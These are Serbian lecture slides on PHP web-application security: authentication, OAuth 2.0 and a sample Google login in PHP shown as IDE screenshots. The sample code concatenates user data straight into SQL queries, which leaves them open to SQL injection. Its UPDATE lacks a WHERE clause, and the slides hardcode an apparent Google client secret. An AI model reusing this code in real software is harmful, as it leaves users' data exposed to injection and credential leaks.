

# Visoka tehnička škola Niš

---

Studijski program:

Savremene računarske tehnologije

Napredne Web tehnologije - NWT  
(13)

**PHP i bezbednost Web  
aplikacija**

Prof. dr Zoran Veličković, dipl. inž. el.

Maj, 2019.

# Bezbednost na korisnika na Web-u

---

- Programeri Web aplikacija moraju voditi računa o **BEZBEDNOSTI** svojih korisnika i pružiti im **UVERENJE** da su stranice bezbedne.
- Osnovni bezbednosni koncept koji se može naći na većini Web stranica je **AUTENTIFIKACIJA KORISNIKA** putem korisničkog imena i lozinke.
- Da bi se ovaj jednostavan bezbednosni koncept mogao primeniti i u bezbedno-rizičnim Web aplikacijama, on mora posedovati **SNAŽAN SISTEM KONTROLE PRISTUPA**.
- Sistemi za kontrolu pristupa su bazirani na pouzdanim algoritmima koji regulišu **PRISTUP PODACIMA** ili nekim specifičnim funkcionalnostima Web stranice.
- Da bi se podigao nivo bezbednosti, **ODOBRAVA SE PRISTUP** poverljivim podacima i bezbednosno-rizičnim funkcionalnostima Web stranice samo korisnicima kojima je ta mogućnost **PREDVIĐENA**.

# Autentifikacija korisnika u Web App (1)

---

- Kod Web aplikacija, proces autentifikacije se odnosi na identifikaciju:
  - **KO JE KORISNIK**, dok se ovlašćenja odnose na to da se odredi
  - **ŠTA JE DOZVOLJENO** korisniku.
- **ROLA** (uloga) je još jedan koncept koji se često primenjuje prilikom identifikovanja **GRUPE KORISNIKA**.
- Umesto da se dodeljuju dozvole **POJEDINAČNIM KORISNICIMA**, dozvole se dodeljuju **ROLAMA**, tako da svi korisnici unutar **ISTE ROLE** nasleđuju takve dozvole.
- Dva najčešća koncepta autentifikacije na Windows platformi su:
  - **WINDOWS AUTHENTICATION** i
  - **FORMS AUTHENTICATION**.

# Autentifikacija korisnika u Web App (2)

---

- **WINDOWS AUTHENTICATION** se koristi u aplikacijama gde su svi korisnički nalozi uskladištene u **Windows Active Directory** (AD).
- Web aplikacije se oslanjaju na usluge **IIS**-a (engl. Internet Information Services) koji **POTVRĐUJE AUTENTIČNOST ZAHTEVA** - ako je zahtev validan, onda IIS prenosi zahtev na obradu.
- Ovaj metod **AUTENTIFIKACIJE** je odličan za **PROGRAMERE** jer ne moraju da se bave upravljanjem korisnicima, sve se upravlja preko **AD ADMINISTRATORA**.
- S druge strane, **FORMS AUTHENTICATION** je pogodna za aplikacije koje su izložene Internetu u kojima se korisnici identifikuju **KORISNIČKIM IMENOM i LOZINKOM**.
- Alternativno, korisnici mogu da se identifikuju koristeći **PROTOKOL OAuth** za povezivanje i koristite njihove naloge (nalozi treće strane - Facebook, Twitter, Google, itd.).

# Autentifikacija i autorizacija korisnika

---

- Standardni algoritam pristupne kontrole se zasniva na dve bezbednosne komponente **AUTENTIFIKACIJI** i **AUTORIZACIJI**.
- **AUTENTIFIKACIJA** je proces u kome treba da se pouzdano utvrdi da je korisnik upravo taj kojim se predstavlja.
- U praksi se ovaj postupak zasniva na zahtevu da subjekt pruži određene (unikatne) **PODATKE** po kojima Web aplikacija može utvrditi da je subjekt **UPRAVO TAJ KOJIM SE PREDSTAVLJA**.
- Sa druge strane, **AUTORIZACIJA** je proces u kome se utvrđuju **PRAVA PRISTUPA RESURSIMA** za autentifikovanog korisnika.
- Kod nekih bezbed-nosnih algoritama se može implementirati komponenta autentifikacija **BEZ AUTORIZACIJE**, ali ne i autorizacija bez komponente autentifikacije.

# Autentifikacija korisnika OWASP

---

- Ako se za autentifikaciju koristi samo jedan parametar (akreditiv) onda se ona naziva **JEDNOPARAMETARSKA**, odnosno, ako se koriste dva ili više akreditiva naziva se **DVOSTRUKA** ili **MULTIPARAMETARSKA** autentikacija.
- Sa korisničkog stanovišta multiparametarska autentikacija je manje pogodna jer zahteva pamćenje **VEĆE KOLIČINE** (poželjno) nesmislenih podataka.
- Ako se tome doda da treba zapamtiti akreditive **ZA SVE** korišćene Web aplikacije, to može izazvati **OZBILJNE PROBLEME** korisnicima u korišćenju ove tehnologije.
- Da bi se bezbednost podigla na viši nivo, **OWASP** (engl. Open Web Application Security Project) je kreirao **PREPORUKE** za korišćenje ove tehnologije.

# Autentifikacija korisnika Oauth 2.0 (1)

---


- Prednosti **DVOSTRUKE AUTENTIFIKACIJE** su niska cena i jednostavna implementacija.
- Nedostatak ovog koncepta je postizanje **DOVOLJNO SIGURNE ŠEME** za proveru korisničkog imena i lozinke.
- Prema ovom konceptu svaka Web aplikacija ima **POSEBNU BAZU PODATAKA** u kojoj čuva važeće korisničke akreditive.
- Iz **BEZBEDNOSNIH RAZLOGA** korisnici koriste **RAZLIČITE AKREDITIVE** na različitim Web stranicama.
- Ideja da sve Web stranice koje koristi korisnik imaju samo **JEDNU BAZU PODATAKA** i koriste isti akreditiv zvuči primamljivo.
- Ova ideja je realizovana otvorenim **OAuth** protokolima u verziljama 1 i 2.0.

# Autentifikacija korisnika OAuth 2.0 (2)

---

- **OAuth 2.0** je bezbednosni komunikacioni protokol koji obezbeđuje razmenu informacije između **DVA MREŽNA ENTITETA** (servisa) na siguran i pouzdan način.
- Za razmenu informacija između dva mrežna entiteta koristi se **TRANSPORTNA USLUGA** HTTP protokola.
- **OAuth** protokol je našao primenu u sledećim situacijama:
  - Kada je potrebno dozvoliti korisniku da se autentikuje aplikaciji **DRUGIM - EKSTERNIM NALOGOM**. Tako npr. može se kreirati Web stranica koja dozvoljava prijavljivanje nalozima kreiranim na Twitter-u, Google+-u ili Facebook-u.
  - Kada je potrebno omogućiti pristup resursima **JEDNOG SERVISA DRUGOM SERVISU**. Na primer, Google+ pristupa vašim objavama u Research Gate-u u svoje ime.

# Autentifikacija korisnika OAuth 2.0 (3)



# Autentifikacija korisnika OAuth 2.0 (4)

---

- Definisana su **TRI ENTITETA**:
  - korisnik,
  - klijentska aplikacija i
  - autentifikacioni server
- Primena OAuth 2.0 protokola se može opisati u sledećim koracima.
  - **Korak 1** - Korisnik pristupa resursima preko klijentske Web aplikacije.
  - **Korak 2** - Klijentska aplikaciji poseduje klijentov ID i lozinku klijenta koja je dobavljena tokom registracije.
  - **Korak 3** - Korisnik se prijavljuje koristeći aplikaciju za potvrđivanje identiteta. Klijentski ID i lozinka su jedin-stveni na serveru za autorizaciju.

# Autentifikacija korisnika Oauth 2.0 (5)

---

- **Korak 4** - Autentifikacioni server preusmerava korisnika na odgovarajući URI (eng. Uniform Resource Identifier) koristeći autorizacioni kod.
- **Korak 5** - Korisnik pristupa stranici koja se nalazi na pre-usmerenom URI-u u klijentskoj aplikaciji.
- **Korak 6** - Klijentska aplikacija šalje ID i lozinku klijenta na server za autorizaciju.
- **Korak 7** - Aplikacija za autorizaciju vraća klijentskoj aplikaciji token za pristup.
- **Korak 8** - Kada klijentska aplikacija dobije token za pristup, korisnik započinje pristup resursima vlasnika resurса koristeći aplikaciju klijenta.

# Oauth i Wamp

---

- Wampu se mora omogućiti da podrži SSL.
- Podrška WAMP-u se može obaviti na razne načine:
  1. Iskopirati već postojeće sertifikate i staviti ih u funkciju, ili
  2. Kreirati in-house sertifikat

# Oauth i Wamp i kreiran sertifikat

---

I. Download sertifikat sa sajta

<https://curl.haxx.se/docs/caextract.html>

sa sledećim imenom: **cacert.pem**

II. Postavite sertifikat negde u Wamp 64, primer: **c:\wamp64\**

III. Dozvoliti:

- **mod\_ssl** i
- **php\_openssl.dll** u **php.ini** (otkomentarisati ovu opciju).

IV. Dodati sledeće iskaze u sertifikatu u sve **php.ini** fajlove:

- **curl.caInfo**="C:/wamp/cacert.pem"
- **openssl.cafile**="C:/wamp/cacert.pem"

V. Restartovti Wamp servise.

# Php.ini

---

```
...
[openssl]
; The location of a Certificate Authority (CA) file on the local filesystem
; to use when verifying the identity of SSL/TLS peers. Most users should
; not specify a value for this directive as PHP will attempt to use the
; OS-managed cert stores in its absence. If specified, this value may still
; be overridden on a per-stream basis via the "cafile" SSL stream context
; option.
openssl.cafile="C:/wamp64_NEW/cacert.pem"

; If openssl.cafile is not specified or if the CA file is not found, the
; directory pointed to by openssl.capath is searched for a suitable
; certificate. This value must be a correctly hashed certificate directory.
; Most users should not specify a value for this directive as PHP will
; attempt to use the OS-managed cert stores in its absence. If specified,
; this value may still be overridden on a per-stream basis via the "capath"
; SSL stream context option.
curl.cainfo="C:/wamp64_NEW/cacert.pem"

...
```

Ponekad ima više **php.ini** fajlova (iz Wamp konzole i u PHP folderu Wampa) - sve izmene u svim fajlovima

# OAuth2.0 i Google+/Facebook

---

- U nastavku će biti prikazana realizacija OAuth 2.0 protokola u PHP-u.
- Na bazi API-a koji je Google+ /Facebook stavio na rasplaganje, kompanija **CodexWorld** je napravila programski kod za autentifikaciju korišćenjem Oauth protokola.
- **PHP SDK** omogućava pristup Google+/Facebook API-ju iz Web aplikacije.
- Da bi se pristupilo Google+/Facebook API-ju, potrebno je da se napravi Google+/Facebook aplikacija i dostavi clientID/App ID & App Secret u vreme pozivanja Google+/Facebook API-ja.
- Za razvoj ove Web App je korišćen PHPStorm u koji je učitan odgovarajući PHP SDK.
- Prikazan kod odgovara Google+ API-ju.

# PHPStorm: gpConfig.php

The screenshot shows the PHPStorm IDE interface with the following details:

- Project:** OAuth\_2018 [E:\wamp64\_NEW\www\OAuth\_2018] - ...\\gpConfig.php [OAuth\_2018] - PhpStorm
- File Menu:** File Edit View Navigate Code Refactor Run Tools VCS Window Help
- Toolbars:** Standard, Project, Editor, Status Bar.
- Toolbar Icons:** Save, Undo, Redo, Cut, Copy, Paste, Find, Replace, Select All, Run, Stop, Refresh, Open, Save, New, Open Recent, Help.
- Code Editor:** The gpConfig.php file is open, showing PHP code for Google OAuth 2.0 configuration. The code includes session handling, library inclusion, and client setup with specific client ID and secret values.
- Project Explorer:** Shows the project structure with folders like images, src (containing auth, cache, contrib, external, io, service, config.php, Google\_Client.php), and files like CodexWorld-License.txt, db\_users.sql, gpConfig.php, index.php, logout.php, and ReadMe.txt.
- Bottom Status Bar:** Displays the time (22:34), encoding (CRLF), and file type (UTF-8).

```
<?php
session_start();

//Include Google client library
include_once 'src/Google_Client.php';
include_once 'src/contrib/Google_Oauth2Service.php';

/*
 * Configuration and setup Google API
 */
$clientId = '720939050173-c2o3t7hou26hemka8otrck2c4siio9.apps.googleusercontent.com'; //Google client ID JA
// $clientId = '577698388672-u4nadr23keo753t10kp4neej548av9ir.apps.googleusercontent.com'; //Google client ID

$clientSecret = 'L7EQrpzcaDBspMgcfPppnGVw'; //Google client secret JA
// $clientSecret = 'Fe9Xlxz745eh5v0NmXMB1QV'; //Google client secret

//
$redirectURL = 'http://localhost/oauth_2018'; //Callback URL JA
// $redirectURL = 'http://localhost/login_with_google_using_php/'; //Callback URL
// Call Google API
$gClient = new Google_Client();
$gClient->setApplicationName( applicationName: 'login_with_google_using_php' );
$gClient->setClientId($clientId);
$gClient->setClientSecret($clientSecret);
$gClient->setRedirectUri($redirectURL);

$google_oauthV2 = new Google_Oauth2Service($gClient);
?>
```

# PHPStorm: User.php

OAuth\_2018 [E:\wamp64\_NEW\www\OAuth\_2018] - ...\\User.php [OAuth\_2018] - PhpStorm

File Edit View Navigate Code Refactor Run Tools VCS Window Help

Project OAuth\_2018 User.php

User.php

```
<?php
class User {
    private $dbHost      = "localhost";
    private $dbUsername  = "root";
    private $dbPassword  = "";
    private $dbName       = "vts_oauth";
    private $userTbl     = 'users';

    function __construct() {
        if(!isset($this->db)) {
            // Connect to the database
            $conn = new mysqli($this->dbHost, $this->dbUsername, $this->dbPassword, $this->dbName);
            if($conn->connect_error) {
                die("Failed to connect with MySQL: " . $conn->connect_error);
            }else{
                $this->db = $conn;
            }
        }
    }

    function checkUser($userData = array()) {
        if(!empty($userData)){
            //Check whether user data already exists in database
            $prevQuery = "SELECT * FROM ".$this->userTbl." WHERE oauth_provider = '". $userData['oauth_provider']."' AND oauth_uid = '". $userData['oauth_uid']."' ";
            $prevResult = $this->db->query($prevQuery);
            if($prevResult->num_rows > 0){
                //Update user data if already exists
                $query = "UPDATE ".$this->userTbl." SET first_name = '". $userData['first_name']."' , last_name = '". $userData['last_name']."' , email = '". $userData['email']."' ";
                $update = $this->db->query($query);
            }else{
                //Insert user data
                $query = "INSERT INTO ".$this->userTbl." SET oauth_provider = '". $userData['oauth_provider']."' , oauth_uid = '". $userData['oauth_uid']."' , first_name = '". $userData['first_name']."' , last_name = '". $userData['last_name']."' , email = '". $userData['email']."' ";
                $insert = $this->db->query($query);
            }
        }
        //Get user data from the database
        $result = $this->db->query($prevQuery);
        $userData = $result->fetch_assoc();
    }
}

//Return user data
User > __construct()
```

9:28 CRLF UTF-8

# PHPStorm: Index.php (1)

OAuth\_2018 [E:\wamp64\_NEWWwww\OAuth\_2018] - ...index.php [OAuth\_2018] - PhpStorm

File Edit View Navigate Code Refactor Run Tools VCS Window Help

OAuth\_2018 > index.php

Project gpConfig.php User.php index.php logout.php

```
<?php
//Include GP config file && User class
include_once 'gpConfig.php';
include_once 'User.php';

if(isset($_GET['code'])){
    $gClient->authenticate($_GET['code']);
    $_SESSION['token'] = $gClient->getAccessToken();
    header('Location: ' . filter_var($redirectURL, FILTER_SANITIZE_URL));
}

if (isset($_SESSION['token'])) {
    $gClient->setAccessToken($_SESSION['token']);
}

if ($gClient->getAccessToken()) {
    //Get user profile data from google
    $gpUserProfile = $google_oauthV2->userinfo->get();

    //Initialize User class
    $user = new User();

    //Insert or update user data to the database
    $gpUserData = array(
        'oauth_provider' => 'google',
        'oauth_uid' => $gpUserProfile['id'],
        'first_name' => $gpUserProfile['given_name'],
        'last_name' => $gpUserProfile['family_name'],
        'email' => $gpUserProfile['email'],
        'gender' => $gpUserProfile['gender'],
        'locale' => $gpUserProfile['locale'],
        'picture' => $gpUserProfile['picture'],
        'link' => $gpUserProfile['link']
    );
    $userData = $user->checkUser($gpUserData);

    //Storing user data into session
    $_SESSION['userData'] = $userData;

    //Render facebook profile data
    if(!empty($userData)){
}
```

# PHPStorm: Index.php (2)

OAuth\_2018 [E:\wamp64\_NEW\www\OAuth\_2018] - ...\\index.php [OAuth\_2018] - PhpStorm

File Edit View Navigate Code Refactor Run Tools VCS Window Help

OAuth\_2018 > php index.php

Project

OAuth\_2018 E:\wamp64\_NEW\www\OAuth\_2018

- images
- src
  - auth
  - cache
  - contrib
  - external
  - io
  - service
    - config.php
    - Google\_Client.php
- CodexWorld-License.txt
- db\_users.sql
- gpConfig.php
- index.php
- logout.php
- ReadMe.txt

User.php

External Libraries

PHP Runtime

Scratches and Consoles

gpConfig.php User.php index.php logout.php

```
36 //Storing user data into session
37 $_SESSION['userData'] = $userData;
38
39 //Render facebook profile data
40 if(!empty($userData)){
41     $output = '<h1>Google+ Profile Details </h1>';
42     $output .= '';
43     $output .= '<br/>Google ID : ' . $userData['oauth_uid'];
44     $output .= '<br/>Name : ' . $userData['first_name'] . ' ' . $userData['last_name'];
45     $output .= '<br/>Email : ' . $userData['email'];
46     $output .= '<br/>Gender : ' . $userData['gender'];
47     $output .= '<br/>Locale : ' . $userData['locale'];
48     $output .= '<br/>Logged in with : Google';
49     $output .= '<br/><a href="'.$userData['link'].'" target="_blank">Click to Visit Google+ Page</a>';
50     $output .= '<br/>Logout from <a href="logout.php">Google</a>';
51 }
52 } else{
53     $output = '<h3 style="color:red">Some problem occurred, please try again.</h3>';
54 }
55 } else {
56     $authUrl = $gClient->createAuthUrl();
57     $output = '<a href="'.$filter_var($authUrl, filter: FILTER_SANITIZE_URL).'"></a>';
58 }
59 ?>
60 <html>
61 <head>
62 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
63 <title>Login with Google using PHP by CodexWorld</title>
64 <style type="text/css">
65 h1{font-family:Arial, Helvetica, sans-serif;color:#999999;}
66 </style>
67 </head>
68 <body>
69 <div><?php echo $output; ?></div>
70 </body>
71 </html>
```

71:8 CRLF UTF-8

# PHPStorm: logout.php

The screenshot shows the PHPStorm IDE interface with the following details:

- Title Bar:** OAuth\_2018 [E:\wamp64\_NEW\www\OAuth\_2018] - ...\\logout.php [OAuth\_2018] - PhpStorm
- Menu Bar:** File, Edit, View, Navigate, Code, Refactor, Run, Tools, VCS, Window, Help
- Toolbar:** Includes icons for Run, Stop, Refresh, and others.
- Project Explorer:** Shows the project structure under OAuth\_2018:
  - images
  - src
    - auth
    - cache
    - contrib
    - external
    - io
    - service
      - config.php
      - Google\_Client.php
  - CodexWorld-License.txt
  - db\_users.sql
  - gpConfig.php
  - index.php
  - logout.php
  - ReadMe.txt
- Editor:** The logout.php file is open in the editor. The code is as follows:

```
<?php
//Include GP config file
include_once 'gpConfig.php';

//Unset token and user data from session
unset($_SESSION['token']);
unset($_SESSION['userData']);


//Reset OAuth access token
$gClient->revokeToken();

//Destroy entire session
session_destroy();

//Redirect to homepage
header( "Location:index.php" );
?>
```
- Tool Window:** Shows External Libraries, PHP Runtime, and Scratches and Consoles.
- Status Bar:** Redundant closing tag, 17:3, CRLF, UTF-8, and icons for file operations.

# Oauth/video tutorial

---



# Oauth/video tutorial

The screenshot shows a Google OAuth consent screen in a web browser. The title bar reads "Пријављивање – Google" and the URL is "https://accounts.google.com/signin/oauth/oauthchooseaccount...". The main content area has a light gray background and displays the following text:

Г Пријавите се помоћу Google-a

Изаберите налог  
да бисте наставили на [OAuth-2018-VTS](#)

Zoran Veličković  
zoran.velickovic.zorvel@gmail.com


Veličković  
[REDACTED]@gmail.com

Користите други налог

Да бисте наставили, Google ће делити име, имејл адресу и слику профилна са апликацијом OAuth-2018-VTS. Можете да прегледате политику приватности и [услове коришћења услуге](#) апликације OAuth-2018-VTS пре него што почнете да је користите.

спрски ▾ Помоћ Приватност Услови

# Oauth/video tutorial



<https://www.codexworld.com/login-with-facebook-using-php/>

# Bezbednost podataka

---

- **PODACI** su najvažniji resurs bilo koje delatnosti.
- Značaj podataka potiče od **POSLEDICA** koje mogu nastati u sličaju da su podaci izmenjeni, korumpirani, obrisani ili čak ukradeni.
